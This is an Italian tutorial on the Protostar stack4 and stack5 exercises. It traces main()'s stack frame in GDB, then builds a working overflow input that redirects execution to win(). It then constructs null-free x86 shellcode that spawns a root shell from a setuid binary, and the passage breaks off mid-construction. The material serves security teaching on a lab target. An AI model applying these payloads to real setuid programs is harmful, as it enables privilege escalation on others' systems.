Dump of assembler code for function main:
0x08048408 <main+0>: push    %ebp
0x08048409 <main+1>: mov     %esp,%ebp
0x0804840b <main+3>: and    $0xffffffff0,%esp
0x0804840e <main+6>: sub    $0x50,%esp
0x08048411 <main+9>: lea     0x10(%esp),%eax
0x08048415 <main+13>: mov    %eax,(%esp)
0x08048418 <main+16>: call   0x804830c <gets@plt>
0x0804841d <main+21>: leave
0x0804841e <main+22>: ret
End of assembler dump.
```

Come si può notare, vi sono diversi indirizzi di memoria, e per ogni indirizzo vi è una particolare istruzione.

Tali istruzioni, nell'ordine:

- **push** sullo stack del un valore di un registro, in questo caso EBP.
- **mov** tra due registri ESP (stack pointer) ed EBP.
- **and** del registro ESP con un valore esadecimale (da capire a cosa corrisponde).
- **sub** tra il valore corrente del puntatore ESP ed un valore. Una nota su tale operazione, infatti quando ci troviamo davanti ad una situazione simile dove vi è appunto una sub a partire dal valore corrente del puntatore significa che stiamo spostando il puntatore dello stack di un particolare ammontare (in esadecimale che convertito in decimale ci dirà l'esatto numero). Ciò significa che, ricordando che lo stack cresce verso il basso ed ogni volta che si vuole aggiungere qualcosa all'interno dello stack il puntatore deve essere spostato verso locazioni di memoria con indirizzi più bassi e questo lo si può ottenere proprio con una sottrazione, sottraendo al valore corrente del puntatore una certa quantità facendo spazio nello stack per inserire un qualcosa.
- Un'istruzione cruciale è la **leave**, la quale essa è un loader che va, appunto, a caricare in un particolare registro EAX il valore del puntatore dello stack (ESP) con un offset indicato (ci tornerà utile in seguito). Questa istruzione ci fa capire quanto dista l'inizio del buffer dalla cella Indirizzo di ritorno.

Dall'analisi del codice assembly di `main()` vediamo che sono coinvolti alcuni registri, tra cui quelli legati allo stack:

- ESP, Stack Pointer, ovvero il puntatore al top dello stack.
- EBP, Base Pointer, ovvero il puntatore che ci consente di accedere agli argomenti e alle variabili locali all'interno di un frame.

Quindi per osservare la costruzione dello stack, piuttosto che mandare in esecuzione il programma da GDB (con il comando `run`, o anche `r`) e osservare direttamente la fine dell'esecuzione, è interessante osservare l'esecuzione un passo alla volta. Per fare ciò inseriamo un **breakpoint** alla prima istruzione di `main()`, per vedere come viene costruito di volta in volta lo stack. Tenendo fede all'indirizzo della prima istruzione di `main`, riportato con l'indirizzo `0x8048408`, inseriamo un breakpoint (comando `break o b`) all'indirizzo (quindi inserimento dell'asterisco, se fosse una funzione non si necessita dell'asterisco). Il comando diventa quindi:

```
(gdb) b *0x8048408
Breakpoint1 at 0x8048408: file stack4/stack4.c,
line 12
```

Successivamente, dato che dopo l'inserimento del breakpoint, GDB ci ritorna il prompt, eseguiamo il programma con il comando:

```
(gdb) r
```

```
Starting program: /opt/protostar/bin/stack4
```

```
Breakpoint1, main (argc=1, argv=0xbfffffdf4)  
at stack4/stack4.c: 12
```

Ci aspettiamo che il programma parta e si fermi al breakpoint. Questo stop è utile in quanto a quel punto è possibile ispezionare il valore dei vari registri per vedere cosa succede, ed è possibile proseguire solo un'istruzione alla volta oppure procedere verso il prossimo breakpoint, oppure fino all'esecuzione. È molto utile quindi fermarsi per vedere il progresso dell'esecuzione. Mandando in esecuzione il programma, GDB ci avverte che sta facendo partire stack4 e che ha trovato un breakpoint e si ferma nuovamente.

Per capire l'evoluzione dello stack è necessario stampare il valore degli indirizzi puntati dai registri EBP ed ESP ad ogni passo dell'esecuzione. Infatti:

```
(gdb) p $ebp  
$2 = (void *) 0xbffffdc8
```

```
(gdb) p $esp  
$3 = (void *) 0xbffffd4c
```


Da notare che quando si lavora con i registri bisogna utilizzare il simbolo \$ (dollaro). Inoltre, l'uso di GEF (tool analogo a GDB può essere di aiuto in quanto più raffinato di quest'ultimo). I registri sono stati cerchiati per evidenziarli, dopo che sono stati restituiti in output da GDB. Ci annotiamo tali valori.

Analizziamo il layout iniziale dello stack, infatti subito prima dell'esecuzione di *main()*, l'indirizzo di ritorno è contenuto nella cella puntata da ESP (0xbffffd4c), perché il puntatore allo stack non ha inserito ancora nulla nello stack. Quindi possiamo dire che gli indirizzi successivi a quello puntato da ESP contengono gli argomenti di *main()*, come anticipato:

- **argc** (numero di argomenti, incluso il programma), quindi se l'indirizzo della cella di ritorno è puntata ad ESP, argc si troverà alla cella che ha indirizzo di valore \$esp + 4.
- **argv** (array delle stringhe degli argomenti, incluso il programma), argv si troverà alla cella che ha indirizzo di valore \$esp + 8.
- **envp** (array delle variabili di ambiente), envp si troverà alla cella che ha indirizzo di valore \$esp + 12.

Il perché si procede di valori multipli di 4 è data sempre dall'architettura della macchina. Quindi è possibile immaginarsi che, all'inizio, prima dell'esecuzione del *main()* lo stack si presenti nel seguente modo:

Subito prima di *main()*



Il puntatore al top dello stack punta alla cella dell'Indirizzo di ritorno, ovvero il nostro target, poi subito dopo verso indirizzi di memoria più alti troviamo *argc*, *argv* ed *envp*. Inoltre, abbiamo il puntatore EBP che punta allo stack frame precedente, il quale corrisponde a *_libc_start_main()* che a sua volta ha invocato il *main*.


Man mano che il programma procede nella sua esecuzione, lo stack cresce verso gli indirizzi di memoria più bassi (in figura verso sinistra) quindi aggiungendo nuove locazioni, tramite PUSH, lo stack crescerà e verrà spostato il puntatore, che punta al top dello stack, al nuovo top dello stack. Viceversa prelevando dallo stack attraverso operazioni di POP, ancora una volta si avrà lo spostamento del puntatore ESP, o ancora esso lo si può spostare nel caso in cui si vogliano liberare locazioni di memoria, quindi il puntatore ESP va spostato verso sinistro di una quantità tale corrispondente al tipo di locazione che si sta inserendo, semplicemente con una sottrazione (nel nostro caso ESP - buffer).

Ora procediamo verso un'esecuzione un passo alla volta; quindi, abbiamo visto la composizione iniziale dello stack, ora effettuiamo una sequenza di istruzioni, osservando l'evoluzione dello stack. Per eseguire la prossima istruzione assembly passo passo, usiamo la funzione *si* di GDB. L'alternativa è il comando *continue* (*o c*) che sta ad indicare di procedere nell'esecuzione fino alla fine o fino al prossimo breakpoint. Quindi la prima istruzione eseguita, dopo aver digitato il comando *si*, sarà il PUSH di EBP (ovvero la prima istruzione del nostro codice assembly). Tutto ciò ci servirà, come anticipato, per andare a vedere quanto dista la cella Indirizzo di ritorno, inizialmente puntata da ESP prima del PUSH, dall'inizio del *buffer*; questo per formattare ad hoc l'input.

La prossima istruzione è PUSH di EBP, la quale inserisce nello stack il contenuto di EBP al top dello stack. Chiaramente il puntatore ESP viene spostato al top dello stack. Questa operazione di PUSH EBP è sempre la prima operazione che viene effettuata in quanto serve per salvare il valore corrente di EBP perché servirà in seguito quando la funzione terminerà la sua attivazione e si vorrebbe passare allo stack frame precedente. Questa cella d'ora in poi la chiameremo SAVED EBP, poiché salviamo il valore corrente di EBP, sempre di 4 byte.


Dopo push %ebp

Viene salvato il valore del registro EBP.
In tal modo si può risalire allo stack frame precedente.



Dopo mov %esp, %ebp


Viene impostato il nuovo valore di EBP = ESP.



La nuova operazione del codice assembly è una AND tra un valore ed un registro. Questa operazione, che non sempre viene eseguita, serve per allineare lo stack ad un multiplo di 16 byte. Questo significa che andiamo a spostare il puntatore di ESP andando a creare (come si vede in figura) questo spazio aggiuntivo di 8 byte.


Dopo and \$0xffffffff0, %esp

Lo stack è allineato ad un multiplo di 16 byte.
Lo richiede lo standard Intel.




Dopo sub \$0x50, %esp

Lo stack è allungato di 80 byte (per le variabili locali).



Dopo lea \$0x10(%esp), %eax

lea carica l'indirizzo ESP+16
in EAX L'inizio di buffer.



Quindi per arrivare all'Indirizzo di ritorno, andrà sovrascritta anche tale cella che, nell'esecuzione precedente, tale sovrascrittura di questa cella ha mandato in crash il programma, in quanto essa è una locazione riservata dello stack, non riuscendo a risalire al valore dell'EBP precedente. Siamo disposti al Segmentation Fault, solo se riusciamo a sovrascrivere la cella Indirizzo di ritorno. Quindi, riassumendo, la PUSH EBP ha modificato lo stack creando lo spazio per andare a salvare il valore corrente di EBP.


Dopodiché la prossima istruzione, del codice assembly, è una MOV tra i due registri ESP ed EBP. Sostanzialmente tale operazione dice che il nuovo valore di EBP deve essere pari al valore di ESP. Come si vede in figura entrambi i registri puntano alla stessa locazione. Questa operazione viene fatto perché in precedenza EBP puntava al record di attivazione precedente, ma siccome il suo valore lo abbiamo salvato, attraverso la MOV, sappiamo che possiamo ritornare sempre indietro a questo valore. Ma ora noi dobbiamo lavorare con il nuovo record di attivazione (quello della funzione in corso) e l'EBP deve essere spostato al nuovo frame di attivazione (quello del main). Sostanzialmente la MOV è solo uno spostamento di puntatori.

Tale spazio, non è stato considerato in precedenza quando abbiamo abbozzato la struttura dello stack, in quanto non eravamo a conoscenza di questa operazione di AND richiesta dallo standard Intel per tale allineamento. Solo analizzando il codice assembly abbiamo scoperto tale operazione e di conseguenza questo allungamento dello stack. Questo spazio è fondamentale nella costruzione dell'input per arrivare all'Indirizzo di ritorno.

Successivamente vi è un'operazione di SUB che serve per spostare il puntatore dello stack ESP di un certo valore dato in esadecimale (che nel nostro caso corrisponde ad 80). Questo spazio serve per le variabili locali, in questo caso ci riferiamo a *buffer*, che nel nostro caso ha lunghezza minore di 80, cioè 64 byte. Quando verrà scritta buffer in questa locazione, il puntatore ESP si sposterà verso destra all'inizio di *buffer*. Quindi in questo preciso momento avremo un input del tipo 64 byte (*buffer*) + 8 byte (padding) + 4 byte (Saved EBP) da riempire per arrivare alla locazione Indirizzo di ritorno.


A questo punto arriva un'istruzione molto importante, ovvero LEA \$0x10(%esp), %eax. Tale istruzione ci permette di apprendere quanto dista l'inizio della locazione di *buffer* dalla cella dell'Indirizzo di ritorno. Come vediamo in figura è una operazione che carica in ESP+16 (spostando il puntatore dello stack ESP) EAX, ovvero l'inizio di *buffer*. EAX serve anche per gestire il valore di ritorno di una funzione.

Dopo mov %eax, (%esp)



La prossima istruzione è una MOV che sostanzialmente serve per andare ad inserire il parametro di `gets()` sullo stack.


Dopo call 0x804830c <gets@plt>



Troviamo poi l'operazione di CALL. Quando ci si trova in presenza di un'operazione del genere, la funzione chiamata è quella tra parentesi angolari (<>), in questo caso `gets`. Quindi questo è il punto in cui viene chiamata la `gets` e viene popolato il *buffer* di caratteri. Infatti, in una delle esecuzioni precedenti, gli 80 caratteri 'a' hanno riempito i 64 byte di *buffer*, gli 8 byte di padding ma hanno sovrascritto anche la cella di Saved EBP causando il crash del programma. È facile intuire che, sempre nelle esecuzioni precedenti, quando venivano forniti meno di 64 caratteri, non si avevano riscontri in quanto si riempiva solo parte del *buffer*.


A questo punto il piano di attacco è chiaro; bisogna costruire un input ad hoc che vada a riempire gli spazi nel seguente modo: 64 byte (*buffer*) + 8 byte (padding) + 4 byte (Saved EBP).

Dopo mov %ebp, %esp




Abbiamo ancora un'altra operazione: questa volta ancora una MOV tra EBP ed ESP. Man mano che si procede nel programma, lo spostamento dei puntatori non implica una cancellazione della memoria; infatti, il contenuto scritto è permanente ma sarà sovrascritto da istruzioni successive; semplicemente si spostano i puntatori.

Dopo pop %ebp



Infine, procedendo nell'esecuzione del binario avremo le ultime due istruzioni:

Dopo ret




Una particolare nota sull'istruzione RET, la quale va a prelevare l'indirizzo di ritorno, che sarà la prossima istruzione che verrà eseguita. Quindi ovviamente se abbiamo sovrascritto le varie locazioni, avendo appunto inserito in Indirizzo di ritorno, l'indirizzo della funzione `win()` provocheremo il salto a run-time a tale funzione modificando il flusso di esecuzione.

In definitiva, dopo aver assistito all'evoluzione dello stack, il piano di attacco diventa chiaro:

1. Costruiamo un input di caratteri 'a' che sovrascrive *buffer*, lo spazio lasciato dall'allineamento dello stack (padding), il vecchio EBP.
2. Attacchiamo a tale input l'indirizzo di *win()* in formato Little Endian.
3. Eseguiamo *stack4* con tale input.

Ricapitolando lo stack il numero di caratteri 'a' necessari nell'input, per andare a sovrascrivere la cella Indirizzo di ritorno, è pari all'ampiezza dell'intervallo evidenziato in rosa nella figura:



L'intervallo di caratteri corrisponderà ad un'ampiezza di $64 + 8 + 4 = 76$ byte, quindi 76 caratteri 'a' seguito dall'indirizzo della funzione *win()* scritto in formato Little Endian. Quindi, costruiamo un input come appena descritto avvalendoci dell'aiuto di Python:

- `python -c 'print "a" * 76 + "\xf4\x83\x04\x08"`

Mandiamo *stack4* in esecuzione con l'input visto prima (attraverso pipe):

- `$'python -c 'print "a" * 76 + "\xf4\x83\x04\x08"' | /opt/protostar(stack4`

Ottenendo il messaggio e successivamente Segmentation Fault come accennato:

- `code flow successfully changed Segmentation fault`

Avendo comunque **vinto la sfida**.

In conclusione, siamo riusciti a sovrascrivere la cella dell'indirizzo di ritorno (EIP) con l'indirizzo di *win()* mediante buffer overflow. Lo stack è stato rovinato per bene:

- Il puntatore al vecchio EBP è stato sovrascritto da 0x61616161 (tutti i caratteri 'a');
- Il crash di *stack4* è causato dal fatto che dopo l'esecuzione di *win()* viene letto il valore successivo sullo stack (che è stato rovinato), per riprendere il flusso di esecuzione. Tuttavia, tale fatto non costituisce un problema poiché siamo riusciti a vincere la sfida.

STACK 5:

"Stack5 è un buffer overflow standard, questa volta introduce lo shellcode".

Il programma in questione si chiama *stack5.c* e il suo eseguibile lo si trova al percorso indicato da: */opt/protostar/bin/stack5*.

In questo caso, l'**obiettivo della sfida** è eseguire codice arbitrario a tempo di esecuzione. Il modus operandi rimane lo stesso.

stack5.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {

    char buffer[64];

    gets(buffer);

}
```

Dalla raccolta delle informazioni apprendiamo che il programma stack5 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. Esaminando i metadati di stack5 scopriamo che esso è **SETUID root**; quindi, qualunque cosa faccia stack5 lo fa come se fosse root.

Nella sfida precedente (Stack4) era presente il codice da eseguire (funzione *win()*) per vincere la sfida. In questa sfida è richiesta l'esecuzione di codice arbitrario, che sarà eseguito con i permessi root. Tale codice, scritto in linguaggio macchina con codifica esadecimale, viene iniettato tramite l'input. Il codice iniettato dall'attaccante potrebbe ricadere sull'esecuzione di una **shell** (un codice macchina che esegue una shell viene detto shellcode) che andrà ad operare con i permessi di root.

Il **piano di attacco** quindi è il seguente: produciamo un input contenente:

- Lo shellcode (codificato in esadecimale).
- Caratteri di padding fino all'indirizzo di ritorno.
- L'indirizzo iniziale dello shellcode (da scrivere nella cella contenente l'indirizzo di ritorno).

Eseguendo stack5 con tale input, otterremo così una shell, e poiché stack5 è SETUID root, la shell sarà di root.

La prima operazione da svolgere consiste nella preparazione di uno shellcode. Costruiremo tale shellcodde da zero, tenendo presente che la sua dimensione deve essere grande al più 76 byte dati da stack4 studiando il layout della funzione main:

- *76=sizeOf(buffer)+sizeOf(padding)+sizeOf(saved_EBP)*

Inoltre, lo shellcode, non deve contenere byte nulli, in quanto un byte nullo viene interpretato come *string terminator*, causando la terminazione improvvisa della copia nel buffer, facendo arrestare il programma. Lo shellcode che andiamo a preparare è molto semplice (deve aprire una semplice shell) e consiste nelle istruzioni seguenti:

- *execve("/bin/sh");*
- *exit(0);*

Ed ora bisogna capire come inserirlo nell'input per stack5. Innanzitutto, ci documentiamo sulla system call *execve()* attraverso il solito comando *man execve*, scoprendo che *execve()* riceve tre parametri in input:

1. Un percorso che punta al programma da eseguire.
2. Un puntatore all'array degli argomenti *argv[]*.
3. Un puntatore all'array dell'ambiente *envp[]*.

Prima di procedere, siccome la funzione *execve* si aspetta tre parametri, c'è da capire dove vengono memorizzati questi parametri letti; bisogna quindi studiare l'architettura x86. La Application Binary Interface (ABI) per sistemi a 32 bit specifica le convenzioni per le system call, relativamente al passaggio dei parametri e all'ottenimento del valore di ritorno. Per convenzione, i registri sono utilizzati per il passaggio dei parametri sono, ed essi sono:

- EAX: identificatore della chiamata di sistema.
- EBX: primo argomento.
- ECX: secondo argomento.
- EDX: terzo argomento.

Per convenzione, il registro usato per il valore di ritorno è EAX (valore di ritorno).

I parametri in ingresso per *execve()* nel nostro shellcode ad alto livello sono:

- *filename=/bin/sh* (che va in EBX).
- *argv[]={ NULL }* (che va in ECX).
- *envp[]={ NULL }* (che va in EDX).

Il valore di ritorno per *execve()* non viene utilizzato e quindi non generiamo codice per gestirlo.

A questo punto il dubbio è il posizionamento degli argomenti, e quali dati dobbiamo rappresentare. Le system call da rappresentare sono ovviamente le due scritte nel linguaggio ad alto livello, ovvero execve ed exit ed i dati sono i parametri di tali funzioni. Per quanto riguarda la prima system call (*execve*), la stringa *"/bin/sh"* opportunamente codificata andrà inserita nel registro EBX, il puntatore nullo e l'identificatore della chiamata di sistema *execve()* che andranno memorizzati rispettivamente nel registro ECX ed EDX. Da notare che lo shellcode non può contenere byte nulli altrimenti viene causata la terminazione della copia dalla gets. Questi dati andranno inseriti alcuni nei registri opportuni e altri nello stack.

Vediamo ora il codice macchina degli argomenti di *execve()* in modo che l'architettura a 32 bit possa comprenderlo:


Il registro EAX viene posto a zero in maniera efficiente. Nello shellcode non si possono usare gli zeri:

xor	%eax, %eax	Registri	EAX 0x00000000
-----	------------	----------	----------------

per produrre il NULL possiamo usare il trucco di operare lo XOR di un registro con sé stesso, avendo come output tutti zeri. Questa operazione è stata fatta per codificare il NULL per il secondo e terzo argomento. Abbiamo appoggiato NULL all'interno di EAX evitando di scriverlo all'interno dello shellcode

Il valore del registro EAX viene spinto sullo stack:


```
xor %eax, %eax
push %eax
```



Viene spinto sullo stack un valore che, rappresentato Little Endian e poi convertito in stringa, è //sh;


NOTA: usiamo //sh invece di /sh per evitare l'inserimento di 0.

```
xor %eax, %eax
push %eax
push $0x68732f2f
```




Viene spinto sullo stack un valore che, rappresentato Little Endian e poi convertito in stringa, è /bin:

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
```




Il primo argomento punta alla stringa /bin//sh\0:

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
```




Il secondo argomento è NULL:

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
```



Il terzo argomento è NULL:

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
```




Lo stratagemma di inserire tutti zeri in EAX (prima istruzione assembly) ha evitato di inserirli a mano causando problemi nel momento in cui lo shellcode veniva processato. Ora la macchina deve capire che questi sono gli argomenti della execve; quindi in qualche modo va detto alla macchina che va eseguita la execve.

La prossima istruzione che incontriamo è una MOV tra due registri che è l'equivalente di scrivere mov \$0xb, %eax che sta a significare di operare una copia nel registro EAX quel dato valore 0xb. Quando vi è AL stiamo andando a prendere in considerazione solo la mezza parte del registro EAX (copia più efficiente). Dopo questa MOV, il registro EAX possiede un contenuto differente come mostra in figura (la conversione in decimale è 11).

Il registro EAX contiene 0x0000000b (11):

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
```



Equivalenti di mov \$0xb, %eax;

AL indica il byte meno significativo di EAX

Successivamente operiamo un PUSH di EAX sullo stack e aggiorna il puntatore ESP al top dello stack.

In seguito, vi è un'altra operazione di PUSH, ma di un valore che, se rappresentato in Little Endian e convertito in stringa, si noterà che corrisponde a //sh. Poiché /sh occupa 3 byte invece di 4 byte, viene aggiunto un ulteriore / onde evitare l'inserimento di zeri e di conseguenza interruzione della copia durante la gets. Ovviamente ESP viene aggiornato al top dello stack.

Come prevedibile vi era il PUSH di /bin di lunghezza 4 byte, e conseguente aggiornamento del puntatore ESP al top dello stack.

La prossima operazione, quella di MOV. Il registro EBX serve per memorizzare il primo argomento, e con questa operazione di MOV, imposto il valore per EBX uguale a quello di ESP al top dello stack, ovvero alla cella che contiene /bin, appunto il primo argomento da memorizzare.


Ricordando che dobbiamo scrivere i registri anche per il secondo e per il terzo argomento, rispettivamente NULL e NULL. Quindi bisogna impostare anche i registri ECX ed EDX, e questo lo si fa in modo molto semplice avendo già codificato il NULL in EAX e con una MOV impostiamo il contenuto di EAX in ECX (una copia).

In modo analogo facciamo la stessa operazione precedente anche per il terzo argomento e quindi con una MOV impostiamo lo stesso contenuto di EAX in EDX.

Ricordando che EAX è il registro deputato a contenere gli indicatori delle system call che devono essere eseguite, quindi deve essere compreso il valore 11 a quale system call si riferisce. Ovviamente 11 corrisponde proprio ad execve.

Vediamo ora il codice macchina per l'**invocazione** di execve():

